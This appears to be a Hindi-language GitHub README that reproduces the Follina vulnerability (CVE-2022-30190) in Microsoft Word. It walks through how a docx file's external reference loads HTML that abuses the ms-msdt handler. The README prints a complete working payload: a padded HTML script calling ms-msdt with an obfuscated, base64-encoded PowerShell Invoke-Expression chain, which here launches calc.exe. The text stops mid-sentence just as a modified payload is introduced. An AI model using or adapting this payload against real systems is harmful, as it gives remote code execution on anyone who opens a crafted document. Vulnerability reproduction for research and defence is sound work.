 doocop/cve-2022-30190
CVE-2022-30190 (Follina) की प्रतिकृति - दुर्भावनापूर्ण docx/rtf फ़ाइलों के माध्यम से ms-msdt प्रोटोकॉल हैंडलर के उपयोग से Microsoft Office Word में रिमोट कोड एक्ज़ीक्यूशन भेद्यता।

Microsoft Office Word Rce प्रतिकृति (CVE-2022-30190)
MS Office docx फ़ाइलों में HTML फ़ाइलों के रूप में बाहरी OLE ऑब्जेक्ट संदर्भ शामिल हो सकते हैं। एक HTML परिदृश्य ms-msdt: है जो msdt डायग्नोस्टिक टूल को कॉल करता है, जो मनमाना कोड (पैरामीटर में निर्दिष्ट) निष्पादित करने में सक्षम है।
परिणाम एक भयावह हमला वेक्टर है, जो दुर्भावनापूर्ण docx फ़ाइल (मैक्रो के बिना) खोलकर RCE प्राप्त करता है।
Twitter पर @nao_sec द्वारा पहली बार साझा किया गया नमूना प्राप्त करें, डाउनलोड करें।

संपीड़ित फ़ाइल के साथ 02-2022-0438.doc खोलें

/word/_rels/document.xml.rels फ़ाइल खोलें जैसा कि नीचे चित्र में दिखाया गया है

ठीक है, ऊपर चित्र में रेखांकित क्षेत्र में देखें कि इसमें hxxps://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html का बाहरी संदर्भ शामिल है।
मूल दुर्भावनापूर्ण HTML पता बंद हो चुका है, इसलिए @nao_sec द्वारा दिए गए दुर्भावनापूर्ण HTML फ़ाइल की एक प्रति बनाएं जो इस प्रकार है:
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
//重复....

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNhbGMuZXhlIjtTdGFydC1Qcm9jZXNzICRjbWQ7'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
सामने इतने सारे कचरे की आवश्यकता क्यों है, इसका कारण यह है कि पूरी HTML फ़ाइल को 4096 बाइट्स तक पहुंचाना है। विश्लेषण के लिए देखें https://www.huntress.com/blog/microsoft-office-remote-code-execution-follina-msdt-bug
चूंकि उपरोक्त POC POWERSHELL निष्पादित करता है, हम इसे कैलकुलेटर से बदलते हैं, कोड इस प्रकार है:
